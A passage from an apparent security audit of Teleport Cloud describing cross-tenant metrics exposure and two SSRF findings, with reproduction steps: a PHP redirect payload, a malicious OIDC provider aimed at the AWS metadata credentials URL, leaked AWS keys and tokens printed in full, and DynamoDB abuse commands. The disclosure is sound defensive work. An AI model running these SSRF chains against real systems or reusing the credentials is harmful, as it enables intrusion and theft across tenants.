
3. We observe that the teleport init is done exposing the metrics to 0.0.0.0:

```
I have no name!@teleport-auth-786cbdbb44-vz8jh:/$ ps -ef
UID          PID    PPID  C STIME TTY          TIME CMD
```

```
2000           1       0  0 Jan12 ?        00:00:00 /usr/bin/dumb-init --rewrite 15:3 -- teleport
start -c /etc/teleport/teleport.yaml --diag-addr=0.0.0.0:3000
2000           6       1  0 Jan12 ?        00:20:02 teleport start -c /etc/teleport/teleport.yaml
--diag-addr=0.0.0.0:3000
2000          21       0  0 13:02 pts/0    00:00:00 /bin/bash
2000          55      21  0 13:05 pts/0    00:00:00 ps -ef
```

4. Via the `tctl top` command it is possible to get the current instance metrics (`teleport-sh-doyensec-1`):

```
I have no name!@teleport-auth-786cbdbb44-vz8jh:/$ tctl top http://100.92.47.7:3000
```



Garanoir 2021 — kubectl -n teleport-sh-doyensec-1 exec --stdin --tty teleport-auth-786cbdbb44-vz8jh -- /bin/bash — 191×36
~/Desktop/Cellar/Garanoir 2021 — kubectl -n teleport-sh-doyensec-1 exec --stdin --tty teleport-auth-786cbdbb44-vz8jh -- /bin/bash
[1] Common
[2] Backend Stats
[3] Cache Stats

```
Report Generated at Jan 18 13:10:13 UTC for host teleport-auth-786cbdbb44-vz8jh. Press <q> or Ctrl-C to quit.

Top Backend Requests
Count      |Req/Sec  |Range    |Key
1,645.00   |0.20     |         |/kubeServices/8a89033c-1d3b-4e5f-bd07-7114d3604042-proxy_ser…
40,485.00  |0.00     |         |/authorities/user
40,482.00  |0.00     |         |/authorities/host
40,480.00  |0.00     |         |/authorities/jwt
1,782.00   |0.00     |         |/heartbeat/val
1,754.00   |0.00     |         |/heartbeat/lock
1,619.00   |0.00     |         |/kubeServices/cc0a8912-b748-4820-84ec-f1f49cf9beaa-proxy_ser…
1,571.00   |0.00     |         |/authservers/22ecfcad-0a7c-4903-9f56-114340e6fa57
1,025.00   |0.00     |         |/proxies/cc0a8912-b748-4820-84ec-f1f49cf9beaa
802.00     |0.00     |         |/proxies/8a89033c-1d3b-4e5f-bd07-7114d3604042
604.00     |0.00     |         |/heartbeat/usage
277.00     |0.00     |range    |/nodes/default
277.00     |0.00     |range    |/namespaces
246.00     |0.00     |         |/web/users
162.00     |0.00     |         |/roles/admin
120.00     |0.00     |range    |/web/connectors
56.00      |0.00     |         |/authentication/preference
16.00      |0.00     |range    |/namespaces/default
14.00      |0.00     |         |/resetpasswordtokens/7bb1bd83ab4ebf84ce140fd42f4c8d2e
10.00      |0.00     |range    |/kubeServices
9.00       |0.00     |range    |/web/users
9.00       |0.00     |range    |/remoteClusters
5.00       |0.00     |range    |/authservers
4.00       |0.00     |         |/cluster_configuration/name
3.00       |0.00     |range    |/apps/sessions
3.00       |0.00     |range    |/resetpasswordtokens
3.00       |0.00     |         |/cluster_configuration/general
3.00       |0.00     |         |.locks/doyensec-1.teleport.sh
2.00       |0.00     |         |/resetpasswordtokens/13e613aa4cd2b22acf04e29470990487
2.00       |0.00     |         |/cluster_configuration/static_tokens
2.00       |0.00     |range    |/authorities/host
2.00       |0.00     |range    |/roles
```

```
Backend Read Percentiles
Percentile                  |Latency
100,000%                    |1ms

Backend Batch Read Percentiles
Percentile                  |Latency
70,270%                     |4ms
98,919%                     |8ms
100,000%                    |16ms

Backend Write Percentiles
Percentile                  |Latency
34,825%                     |4ms
93,896%                     |8ms
98,793%                     |16ms
99,693%                     |32ms
99,943%                     |64ms
99,989%                     |128ms
99,989%                     |256ms
```

5. And, since no network isolation is in place, it is also possible to get the diagnostic metrics of another tenant (`teleport-sh-doyensec-misha3`) leaking their tokens:

```
I have no name!@teleport-auth-786cbdbb44-vz8jh:/$ tctl top http://100.92.47.13:3000
```


Garanoir 2021 — kubectl -n teleport-sh-doyensec-1 exec --stdin --tty teleport-auth-786cbdbb44-vz8jh -- /bin/bash — 191×36
~/Desktop/Cellar/Garanoir 2021 — kubectl -n teleport-sh-doyensec-1 exec --stdin --tty teleport-auth-786cbdbb44-vz8jh -- /bin/bash
[1] Common
[2] Backend Stats
[3] Cache Stats

```
Report Generated at Jan 18 13:09:22 UTC for host teleport-auth-786cbdbb44-vz8jh. Press <q> or Ctrl-C to quit.

Top Backend Requests
Count      |Req/Sec  |Range    |Key
21,930.00  |0.00     |         |/authorities/user
21,917.00  |0.00     |         |/authorities/host
21,915.00  |0.00     |         |/authorities/jwt
1,408.00   |0.00     |         |/heartbeat/val
1,387.00   |0.00     |         |/heartbeat/lock
1,225.00   |0.00     |         |/authservers/1c009eac-64f6-4827-aa7b-22f6fef0ee80
581.00     |0.00     |         |/proxies/4962e14d-5124-4d72-a313-3686984c4c7f
540.00     |0.00     |         |/heartbeat/usage
328.00     |0.00     |         |/proxies/f446dbb0-b1b6-4d6d-9daf-353f1d2ea795
251.00     |0.00     |range    |/namespaces
251.00     |0.00     |range    |/nodes/default
114.00     |0.00     |         |/web/users
67.00      |0.00     |         |/roles/admin
16.00      |0.00     |range    |/kubeServices
9.00       |0.00     |range    |/web/connectors
6.00       |0.00     |         |/authentication/preference
5.00       |0.00     |         |/cluster_configuration/name
4.00       |0.00     |range    |/remoteClusters
3.00       |0.00     |         |/cluster_configuration/general
3.00       |0.00     |         |.locks/doyensec-misha3.teleport.sh
2.00       |0.00     |range    |/authorities/host
2.00       |0.00     |range    |/web/users
2.00       |0.00     |range    |/roles
2.00       |0.00     |range    |/authservers
2.00       |0.00     |         |/cluster_configuration/static_tokens
1.00       |0.00     |range    |/tunnelConnections
1.00       |0.00     |range    |/authorities/jwt
1.00       |0.00     |range    |/tokens
1.00       |0.00     |range    |/access_requests
1.00       |0.00     |range    |/apps/servers
1.00       |0.00     |range    |/authorities/user
1.00       |0.00     |         |/namespaces/default
```

```
Backend Read Percentiles
Percentile                  |Latency
100,000%                    |1ms

Backend Batch Read Percentiles
Percentile                  |Latency
82,633%                     |4ms
97,623%                     |8ms
99,086%                     |16ms
99,452%                     |32ms
99,817%                     |64ms
100,000%                    |128ms

Backend Write Percentiles
Percentile                  |Latency
45,189%                     |4ms
95,541%                     |8ms
98,696%                     |16ms
99,635%                     |32ms
99,974%                     |64ms
100,000%                    |128ms
```

Impact

High. An attacker with access to a compromised Teleport instance or with the ability to request internal network resources (e.g. via a SSRF vulnerability) could arbitrarily hit other instances' endpoint and read the metric metadata, abuse the unused tokens, or mount more complex attacks. Implementing NetworkPolicy restrictions would prevent any similar attacks.

Complexity

The complexity of the attack can vary, since an attacker should find a way to issue requests to the internal network. After the introduction of a strict NetworkPolicy, complexity will also increase to account for the need for a network restrictions bypass.

Remediation

Different namespaces should be restricted via locked-down NetworkPolicy definitions.

Resources

- "Network Policies", Kubernetes Services, Load Balancing, and Networking
  https://kubernetes.io/docs/concepts/services-networking/network-policies/

TEL-Q121-6. Server Side Request Forgery Abusing Trusted Cluster Upsertion Route

Severity	**Medium**
Vulnerability Class	Server-Side Request Forgery (SSRF)
Component	teleport/lib/auth/trustedcluster.go:560-570
Status	Closed

Description

Teleport can partition compute infrastructure into multiple clusters. A cluster is a group of SSH nodes connected to the cluster's *Auth server* acting as a certificate authority (CA) for all users and nodes. Trusted clusters allow users of one cluster, the root cluster, to seamlessly SSH into the nodes of another cluster without having to "hop" between proxy servers.
On both Cloud and Self-hosted Teleport versions, privileged users can add new trusted clusters from the Web UI providing a trusted cluster resource definition with RBAC:

```
kind: trusted_cluster
version: v2
metadata:
  # the trusted cluster name MUST match the 'cluster_name' setting of the root cluster.
  name: name-of-root-cluster
spec:
  # this field allows to create tunnels that are disabled, but can be enabled later.
  # this is the only field that can be changed later.
  enabled: true
  # the token expected by the "root" cluster:
  # This can be a static token from the root cluster https://gravitational.com/teleport/docs/trustedclusters/#static-join-tokens
  # or a dynamic token generated by the root cluster https://gravitational.com/teleport/docs/trustedclusters/#dynamic-join-tokens
  token: secret-token-from-root-cluster
  # the address in 'host:port' form of the reverse tunnel listening port on the
  # "root" proxy server:
  tunnel_addr: root-proxy.example.com:3024
  # the address in 'host:port' form of the web listening port on the
  # "root" proxy server:
  web_proxy_addr: root-proxy.example.com:3080
  # RBAC for trusted clusters: it says that the users who have the role 'admin'
  # on a root cluster will be mapped to the local role 'guest'
  role_map:
  - local: [guest]
    remote: admin
```

Once a new Trusted Cluster definition is saved, the `upsertTrustedCluster` API handler (`teleport/lib/auth/apiserver.go:592`) unmarshals the request and validate its properties, triggering the relationship verification mechanism through the `auth.UpsertTrustedCluster` function (`teleport/lib/auth/trustedcluster.go:40`) and consequently the `establishTrust` function (`teleport/lib/auth/trustedcluster.go:236`):

```
func (a *Server) establishTrust(trustedCluster services.TrustedCluster)
([]services.CertAuthority, error) {
 var localCertAuthorities []services.CertAuthority

 domainName, err := a.GetDomainName()
 if err != nil {
        return nil, trace.Wrap(err)
 }

 // get a list of certificate authorities for this auth server
 allLocalCAs, err := a.GetCertAuthorities(services.HostCA, false)
 if err != nil {
        return nil, trace.Wrap(err)
 }
 for _, lca := range allLocalCAs {
        if lca.GetClusterName() == domainName {
               localCertAuthorities = append(localCertAuthorities, lca)
        }
 }

 // create a request to validate a trusted cluster (token and local certificate
authorities)
 validateRequest := ValidateTrustedClusterRequest{
        Token: trustedCluster.GetToken(),
        CAs:   localCertAuthorities,
 }

 // log the local certificate authorities that we are sending
 log.Debugf("Sending validate request; token=%v, CAs=%v", validateRequest.Token,
validateRequest.CAs)

 // send the request to the remote auth server via the proxy
 validateResponse, err :=
a.sendValidateRequestToProxy(trustedCluster.GetProxyAddress(), &validateRequest)
 if err != nil {
        log.Error(err)
        if strings.Contains(err.Error(), "x509") {
               return nil, trace.AccessDenied("the trusted cluster uses
misconfigured HTTP/TLS certificate.")
        }
        return nil, trace.Wrap(err)
 }

 // log the remote certificate authorities we are adding
 log.Debugf("Received validate response; CAs=%v", validateResponse.CAs)


 return validateResponse.CAs, nil
}
```

Then sendValidateRequestToProxy is called to perform an HTTP request directed to the remote Trusted Cluster candidate containing the token and local certificate authorities:

```
func (a *Server) sendValidateRequestToProxy(host string, validateRequest
*ValidateTrustedClusterRequest) (*ValidateTrustedClusterResponse, error) {
 proxyAddr := url.URL{
        Scheme: "https",
        Host:   host,
 }

 opts := []roundtrip.ClientParam{
```

```
                roundtrip.SanitizerEnabled(true),
        }

        if lib.IsInsecureDevMode() {
                ...
        }


        clt, err := roundtrip.NewClient(proxyAddr.String(), teleport.WebAPIVersion,
opts...)
        if err != nil {
                return nil, trace.Wrap(err)
        }

        validateRequestRaw, err := validateRequest.ToRaw()
        if err != nil {
                return nil, trace.Wrap(err)
        }

        out, err := httplib.ConvertResponse(clt.PostJSON(context.TODO(),
clt.Endpoint("webapi", "trustedclusters", "validate"), validateRequestRaw))
        if err != nil {
                return nil, trace.Wrap(err)
        }

        var validateResponseRaw *ValidateTrustedClusterResponseRaw
        err = json.Unmarshal(out.Bytes(), &validateResponseRaw)
        if err != nil {
                return nil, trace.Wrap(err)
        }

        validateResponse, err := validateResponseRaw.ToNative()
        if err != nil {
                return nil, trace.Wrap(err)
        }

        return validateResponse, nil
}
```

Since no validation is performed on the address of the web proxy server of the cluster to join (`ProxyAddr`), it is possible to hit any host reachable from the Teleport Auth server's internal network, causing a Server Side Request Forgery vulnerability. Such vulnerabilities describe the ability of an attacker to create network connections from a vulnerable web application to the internal network and other Internet hosts. Frequently, a SSRF vulnerability is used to attack internal services placed behind a firewall and not directly accessible from the Internet.

In the reported SSRF, the `clt.PostJSON` invocation is internally using `NewRequest` from `net/http`'s Golang standard library. Consequently, an attacker can also provide any `30x` redirect to change the request's path, host, and protocol. This is particularly dangerous in the case of Teleport Cloud installations, where the infrastructure is shared between different tenants (TEL-Q121-5).

The issue was mitigated by implementing network segregation between nodes. All outbound connections to private addresses are blocked and all inbound connections to all pods in a namespace are blocked. Connections to/from needed components are still allowed.

In most of the reproduced exploitation scenarios, the content leaked to attackers will be very limited because of a JSON unmarshalling performed on the response right after it is received (`:576`), and the error thrown when parsing will cause only some characters to be leaked. Because of this, the SSRF in question is mostly considered to be “blind” because the attacker has no direct way to get the response body or headers of the triggered request:

Reproduction Steps

In order to reproduce the issue, use the following steps:

1. While authenticated with a privileged user (e.g. *admin*), add a new Trusted Proxy specifying as the web proxy server of the cluster to join (`web_proxy_addr`) an arbitrary, controlled host (e.g. `doyensec.com:443`):

```
kind: trusted_cluster
version: v2
metadata:
  # the trusted cluster name MUST match the 'cluster_name' setting of the root
cluster.
  name: name-of-root-cluster
spec:
  # this field allows to create tunnels that are disabled, but can be enabled
later.
  # this is the only field that can be changed later.
  enabled: true
  # the token expected by the "root" cluster:
  # This can be a static token from the root cluster https://gravitational.com/
teleport/docs/trustedclusters/#static-join-tokens
  # or a dynamic token generated by the root cluster https://gravitational.com/
teleport/docs/trustedclusters/#dynamic-join-tokens
  token: secret-token-from-root-cluster
  # the address in 'host:port' form of the reverse tunnel listening port on the
  # "root" proxy server:
  tunnel_addr: root-proxy.example.com:3024
  # the address in 'host:port' form of the web listening port on the
  # "root" proxy server:
  web_proxy_addr: doyensec.com:443
  # RBAC for trusted clusters: it says that the users who have the role 'admin'
  # on a root cluster will be mapped to the local role 'guest'
  role_map:
  - local: [admin]
    remote: admin
```

2. After saving the resource definition, a POST request to `doyensec.com:443/v1/webapi/trustedclusters/validate` will be fired. In the controlled response, it will be possible to provide a `Location` header that will be respected.


```
# PHP script pointing to another tenant's metrics endpoint
<?php
header("Location: http://100.92.47.7:3000/metrics", true, 302);
```

3. Because of TEL-Q121-5 it is possible to provide a specific `/metrics` endpoint belonging to another tenant's Auth server (in the above example, `100.92.47.7`):

```
GET /metrics HTTP/1.1
Host: 100.92.47.7:3000
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip

HTTP/1.1 200 OK
```

```
Content-Encoding: gzip
Content-Type: text/plain; version=0.0.4; charset=utf-8
Date: Tue, 19 Jan 2021 13:53:58 GMT
Transfer-Encoding: chunked

# HELP audit_failed_disk_monitoring Number of times disk monitoring failed.
# TYPE audit_failed_disk_monitoring counter
audit_failed_disk_monitoring 0
```

4. Since every Prometheus diagnostic page will start with a comment[5], the JSON unmarshalling of the metrics body will return the following error:



{"message":"invalid character '#' looking for beginning of value"}

Impact

High. By leveraging this vulnerability, an attacker can gather information about the local system, internal network, and potentially machines in neighbor networks belonging to other tenants. The ability to issue arbitrary requests to internal endpoints may also cause unwanted interactions with any internal systems.

Complexity

Medium. The SSRF requires a malicious host to be added as a Trusted Cluster, a privileged operation only accessible to Teleport Auth server admins.

Remediation

Ensure that the Trusted Cluster association request is only issued to a safe host, possibly limiting the response content returned to the user in the error message.

Attempts to guard against Server Side Request Forgery are often implemented incorrectly by either blocking all IP addresses, not handling IPv6, following HTTP redirects, or having TOCTTOU[6] issues.

We do not have a specific drop-in anti-SSRF library for Golang to recommend. The strategy of making a safe custom `http/Transport` and `net/Dialer` is outlined at https://www.agwa.name/blog/post/preventing_server_side_request_forgery_in_golang, but requires changes.

[5] https://prometheus.io/docs/prometheus/latest/querying/basics/#comments

[6] Time of check to time of use

This strategy protects against SSRF by checking whether the IP belongs to a private network (RFC 1918) before an `http.Client` connects.

SSRF can also be mitigated by enforcing strong network isolation from the vulnerable web application (e.g. using `iptables`).

Resources

- "Server-Side Request Forgery", OWASP
  https://www.owasp.org/index.php/Server_Side_Request_Forgery

- "Server-Side Request Forgery Prevention Cheat Sheet", OWASP Cheat Sheet Series
  https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

TEL-Q121-7. Server-Side Request Forgery via OpenID Connect

Severity	**High**
Vulnerability Class	Server-Side Request Forgery (SSRF)
Component	• lib/auth/oidc.go • github.com/coreos/go-oidc/oidc
Status	Closed

Description

A Server Side Request Forgery (SSRF) attack describes the ability of an attacker to create network connections from a vulnerable web application to the internal network and other Internet hosts. Frequently, a SSRF vulnerability is used to attack internal services placed behind a firewall and not directly accessible from the Internet.

In a multi-tenant cloud environment such as Teleport Cloud, this SSRF is more serious than in the on-premise solution (as reported in TEL-Q420-10 "*Systemic Server-Side Request Forgery in Single Sign-On*"), due to the possibility of interacting with other tenants.

In Teleport, the OpenID Connect (OIDC) connector for Single Sign-On (SSO) can be leveraged to initiate a HTTP or HTTPS connection and gather information about the internal infrastructure and services belonging to other tenants. For instance, this attack can be used to access the Prometheus metrics of other tenants (TEL-Q420-13 "*Unprotected Prometheus Diagnostic Endpoint*") containing tokens or retrieve AWS keys.

The admin of a customer's instance can set up an Auth Connector pointing to a malicious OIDC provider (OP). When authenticating with this Auth Connector, in `lib/auth/oidc.go#L576`, the OP's OpenID Configuration endpoint is requested:

```
// go get the provider config so we can find out where the UserInfo endpoint
// is. if the provider doesn't offer a UserInfo endpoint return not found.
pc, err := oidc.FetchProviderConfig(oac.HttpClient(), issuerURL)
if err != nil {
       return nil, trace.Wrap(err)
}
```

The malicious OP can respond with a redirect to any HTTP or HTTPS URL and the teleport server will follow the redirect even if it is an internal network URL. Teleport will raise an error (assuming the response is not valid configuration JSON) and the full body of the HTTP(S) response will be output to the Audit Log. The Audit Log is accessible by the admin of the instance.

Other URLs in the OIDC and SAML process will follow redirects in a similar way, but are "blind" SSRF since the response body is not accessible to customers: it can only be read via the Auth container's logs.

As outlined in TEL-Q121-5, the Teleport Cloud team implemented stricter network segregation between nodes. All outbound connections to private addresses are blocked and all inbound connections to all pods in a namespace are blocked. Connections to/from needed components are still allowed.

Reproduction Steps


Reproducing the vulnerability requires setting up an OP. The README and PoC code in repository https://github.com/doyensec/oidc-ssrf can be used to reproduce the issue:

1. Create a teleport tenant
2. Install and run the malicious OP
3. Add an Auth Connector pointing at the OP
4. Attempt to login using the Auth Connector
5. During the redirect to `https://<INSTANCE>.teleport.sh/v1/webapi/oidc/callback?code=…&state=…`, teleport will fetch the OpenID Configuration. This request will be redirected to a URL for SSRF.
6. The response to the redirect can be seen in the tenant's audit logs.

```
$ ./oidc -listen 0.0.0.0:5999 \
  -issuer https://dscollaborator.ikkisoft.com/ \
  -ssrf http://169.254.169.254/latest/meta-data/iam/security-credentials/tenant-doyensec--------------------bc-role
2021/01/22 16:32:46 Listening on 0.0.0.0:5999...
2021/01/22 16:33:31 Returning nice friendly OpenID Configuration
2021/01/22 16:33:58 Token fetched for <client id>
2021/01/22 16:33:58 From now on, requests for OpenID Configuration will get SSRFd!
2021/01/22 16:33:58 SSRF to http://169.254.169.254/latest/meta-data/iam/security-credentials/tenant-doyensec--------------------bc-role
```

Examples of existing SSRFs target in Teleport Cloud:


- Another tenant's Prometheus. The Prometheus metrics endpoint was described previously in TEL-Q420-13 *"Unprotected Prometheus Diagnostic Endpoint"*: http://100.92.47.7:3000/metrics



SSO LOGIN FAILED

```
,range=\\\"false\\\",req=\\\"/namespaces/default\\\"}
1\\nbackend_requests{component=\\\"backend\\\",range=\\\"false\\\",req
=\\\"/proxies/8a89033c-1d3b-4e5f-bd07-7114d3604042\\\"}
962\\nbackend_requests{component=\\\"backend\\\",range=\\\"false\\\"
,req=\\\"/proxies/cc0a8912-b748-4820-84ec-f1f49cf9beaa\\\"}
1227\\nbackend_requests{component=\\\"backend\\\",range=\\\"false\\\"
,req=\\\"/resetpasswordtokens/13e613aa4cd2b22acf04e29470990487\\\"}
2\\nbackend_requests{component=\\\"backend\\\",range=\\\"false\\\",req
=\\\"/resetpasswordtokens/7bb1bd83ab4ebf84ce140fd42f4c8d2e\\\"}
14\\nbackend_requests{component=\\\"backend\\\",range=\\\"false\\\",req
=\\\"/roles/admin\\\"} 162\\nbackend_requests{component=\\\"backend\\\"
,range=\\\"false\\\",req=\\\"/tokens
/c6d8f0bab04a1466bc31f1c83d50724f\\\"} 1\\nbackend_requests{component
=\\\"backend\\\",range=\\\"false\\\",req=\\\"/tokens
/d015302e44d376df7806b3fbdfdbbe47\\\"} 1\\nbackend_requests{component
=\\\"backend\\\",range=\\\"false\\\",req=\\\"/web/users\\\"}
246\\nbackend_requests{component=\\\"backend\\\",range=\\\"true\\\",req
```

- AWS IAM keys (metadata limited by the `kiam` proxy)
  `http://169.254.169.254/latest/meta-data/iam/security-credentials/tenant-<INSTANCE>-role`


https://doyensec--------------------bc.teleport.sh/web/cluster/doyensec--------------------bc.teleport.sh/audit
CLUSTER: doyensec-----------------bc.teleport.sh

SSO Login Failed

```
SSO user login failed [OAuth2 error code=unsupported_response_type, message=failed to decode provider response "{\"Code\":\"Success\",\"Type\":\"AWS-HMAC\",
\"AccessKeyId\":\"ASIAZP7KB3VP5RW57RWN\",\"SecretAccessKey\":\"Hu4lVtlSj5owN4w6ixP61EoNy2onyE7jLjjUZixT\",\"Token
\":\"FwoGZXIvYXdzEOX//////////wEaDHPXKZtwttYmbyWFISKtAUy0MNGwuJ/LrGgi8q7ntQSgLwA9fC6Fwl+TSmgl4rvnYKbIMgDppLMU34u8b0XlGdPoNPOa72zYg2YsnSy
/WldoGls2bIJreuUP/+CEwxXKnumCJ/AHRsWdN5r/XJ+g/nR/vRp0nKxldcQo0husfVfvXvWVs5uH5JxzAShOJLWVrFEr
/19leMUDxYSJ46C+swRfM9wENC0xxNfSYxaCd9hgMt3iAHRjDLAG2XFFKIa3p4AGMi1oU+lx7XX3opb/FnIz9r7vXHMhSMhbbnR7ZSLWSR7h5B6+8+uCIlBahnpvQDI=\",\"Expiration
\":\"2021-01-21T20:07:38Z\",\"LastUpdated\":\"2021-01-21T19:52:38Z\"}\n"]
```

After retrieving AWS IAM credentials using the AWS metadata URL, the hardcoded secret `s3Salt` defined in `pkg/tenantoperator/names/names.go#L38` can be found by reading configuration from DynamoDB:

```
$ aws --region us-west-2 dynamodb scan --table-name tenant-<INSTANCE>.main > ddb.json
$ cat ddb.json | jq \
 '.Items[]|select(.FullPath.S=="teleport/cluster_configuration/general")|.Value.B' -r
\
 | base64 -d | \
 jq -r '.spec.audit.audit_sessions_uri'

s3://tenant-doyensec--------------------bc-teleport-sh-*********z/records
```

Impact

High. By leveraging this vulnerability an attacker can gain information about the kubernetes cluster, cloud infrastructure, and services running on behalf of other tenants. This may cause unwanted interactions with internal systems. The SSRF can be used to arbitrarily hit other tenants' services, read the Prometheus metric metadata, abuse unused tokens, or mount more complex attacks.

Due to protection by the `kiam` proxy, the AWS IAM credentials retrieved are not those of the host machine. As defined in `pkg/tenantoperator/create.go`, they have access to:

- All S3 actions on `tenant-<INSTANCE>-teleport-sh-<SALT>` (create / delete the bucket and contents)
- All DynamoDB actions on tables with names `tenant-<INSTANCE>.*` (create unlimited tables, delete tables)

```
 $ aws --region us-west-2 dynamodb create-table \
    --table-name tenant-doyensec--------------------bc.hacked \
    --attribute-definitions \
     AttributeName=b,AttributeType=S AttributeName=c,AttributeType=S \
    --key-schema AttributeName=b,KeyType=HASH AttributeName=c,KeyType=RANGE \
    --provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5 \
    --tags Key=Hello,Value=World
```

As S3 bucket names must be globally unique, leaking the static S3 salt allows an attacker to reserve bucket names of potential customers (`tenant-<INSTANCE>-teleport-sh-*********z`) from their own AWS account.

Complexity

